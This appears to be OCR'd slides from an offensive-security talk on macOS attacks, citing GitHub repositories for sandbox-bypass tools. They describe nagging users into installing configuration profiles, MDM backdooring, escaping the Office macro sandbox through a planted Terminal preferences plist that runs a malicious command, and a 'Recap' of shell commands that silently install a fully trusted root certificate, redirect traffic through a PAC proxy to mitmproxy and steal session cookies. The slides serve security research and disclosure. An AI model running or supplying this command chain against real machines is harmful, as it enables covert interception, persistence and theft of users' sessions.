
Download and open profile

Pop Profile Settings

Do it until user installs ;D


https://github.com/thiagomayllart/sandbox_bypass_with_profiles


# Demo




https://github.com/thiagomayllart/sandbox_bypass_with_profiles

# Apple Fix

- SSL Certificate Profiles are now installed without SSL Trust.
- More “in line” with iOS
- Worked **until 2024**




DTS Engineer
Apple
Feb ’23

OK. This is more of a user-level question than a code-level question, which means I’m not really the right person to give you definitive answers. However, my understanding is that this is a deliberate change to bring macOS more in line with iOS. On iOS you have to manually trust a user-installed root certificate (in Settings > General > About > Certificate Trust Settings) and now that’s the case on macOS as well.

Share and Enjoy
—
Quinn “The Eskimo!” @ Developer Technical Support @ Apple
let myEmail = "eskimo" + "1" + "@" + "apple.com"

0

https://github.com/thiagomayllart/sandbox_bypass_with_profiles

# Not everything is lost

- The technique still works!
- Other profiles do exist
- Why not something like Orthrus from @rooku?
- Deploy an MDM profile and fully backdoor the device!

https://github.com/thiagomayllart/sandbox_bypass_with_profiles

# Not everything is lost

- The technique still works!
- Other profiles do exist
- Why not something like Orthrus from @rooku?
- Deploy an MDM profile and fully backdoor the device!
- Problem: only works if device is not managed…

https://github.com/thiagomayllart/sandbox_bypass_with_profiles

# Breaking Office Macro Sandboxes

- 2025? Anything?

# Breaking Office Macro Sandboxes


- 2025? Anything?
- YES! And better!

# Let’s go back

- Let’s have a look at the Microsoft Word Entitlements:
- Nothing new: Office tries to prevent the placement of .plist, which are quarantined but are still interpreted nonetheless.

```
(deny file-write*
  (subpath (string-append (param "_HOME") "/Library/Application Scripts"))
  (subpath (string-append (param "_HOME") "/Library/LaunchAgents"))
)
```


- Office also grants partial permission to whatever file is being opened. If you try to access a something else with a macro, the user will get a popup:




https://github.com/thiagomayllart/sandboss_bypass_with_terminal/


# Progress

- That also works with folders!
- Prompting the user to Open “/” grants you write permission to “/”, except the denied entitlement locations.
- Prompt until it accepts!



# Progress


- That also works with folders!
- Prompting the user to Open “/” grants you write permission to “/”, except the denied entitlement locations.
- Prompt until it accepts!
- Write permission to almost anything.
- But everything is quarantined…
- Any plist?




https://github.com/thiagomayllart/sandboss_bypass_with_terminal/

# Progress

- Beyond the good ol' LaunchAgents - 20 - Terminal Preferences
- Part 20 of persistence series – **From 2021**
- Terminal has a preferences plist: profile settings




https://theevilbit.github.io/beyond/beyond_0020/


# Progress

1. Create a new Profile in terminal
2. Edit the profile to run the malicious command when it starts
3. Save ~/Library/Preferences/com.apple.Terminal.plist
4. Deploy in another machine using macro

https://github.com/thiagomayllart/sandboss_bypass_with_terminal/

# Progress

- How does it look like?




https://github.com/thiagomayllart/sandboss_bypass_with_terminal/

# Give me my cookies

- Previously (>Sequoia):
- Avoid user prompt for network configurations:
- sudo security authorizationdb write com.apple.trust-settings.admin allow
- sudo security add-trusted-cert -d -r trustRoot -k ca.crt
- Easy. No prompts. Custom CA installed and fully trusted

# Give me my cookies

- Now:

```
➜  ~ sudo security authorizationdb write com.apple.trust-settings.admin allow
Password:
NO (-60005)
```

- Alright… Devs are having issues

## Mass deployment of certificates and marking it as trusted

Business & Education | Device Management | Device Management | Security

This is a major problem for us, as well. We use AWS EC2 runner instances and install certificates via SSH to compile our iOS apps.

Now, we can't even manually install certificates with 'user interaction' because AWS EC2s don't support GUI (as far as I can tell).

With the command now broken: sudo /usr/bin/security authorizationdb write com.apple.trust-settings.admin allow

I don't see a path forward.

Has anyone found a workaround for AWS instances?


https://theevilbit.github.io/beyond/beyond_0020/


# Give me my cookies

- Until something **weird** happened:
- com.apple.trust-settings.user allow still works!

```
➜  ~ sudo security authorizationdb write com.apple.trust-settings.user allow
YES (0)
```

- Adding the certificate to System keychain also works, but obviously is untrusted…

```
➜  ~ sudo security add-certificates -k /Library/Keychains/System.keychain ca.crt
➜  ~
```




# Give me my cookies

- Let’s try to add the certificate to another keychain that we created:

```
➜  ~ sudo security create-keychain -p '' custom.keychain
➜  ~ security add-trusted-cert -p ssl -p smime -p eap -p IPSec -p codeSign -p timestamping -k custom.keycha
in -p basic ca.crt
➜  ~ sudo security list-keychains -s custom.keychain ~/Library/Keychains/login.keychain
➜  ~
```


- No prompts and as expected it is fully trusted:




https://theevilbit.github.io/beyond/beyond_0020/


# Give me my cookies

- When I went back to the System Keychain, our previous certificate **was also trusted!!!**



# Recap!

- sudo security authorizationdb write com.apple.trust-settings.user allow
- sudo security add-certificates -k /Library/Keychains/System.keychain ca.crt
- sudo security create-keychain -p '' custom.keychain
- security add-trusted-cert -p ssl -p smime -p eap -p IPSec -p codeSign -p timestamping -k custom.keychain -p basic ca.crt
- sudo security list-keychains -s custom.keychain ~/Library/Keychains/login.keychain
- sudo networksetup -setautoproxyurl Wi-Fi https://yourdomain/proxy.pac
- sudo networksetup -setautoproxystate Wi-Fi on
- mitmproxy --listen-host 0.0.0.0 --listen-port 8080 --set block_global=false
- Enjoy your cookies!



# MORE!

- What else can you do?
- Disable CSP
- Disable integrity
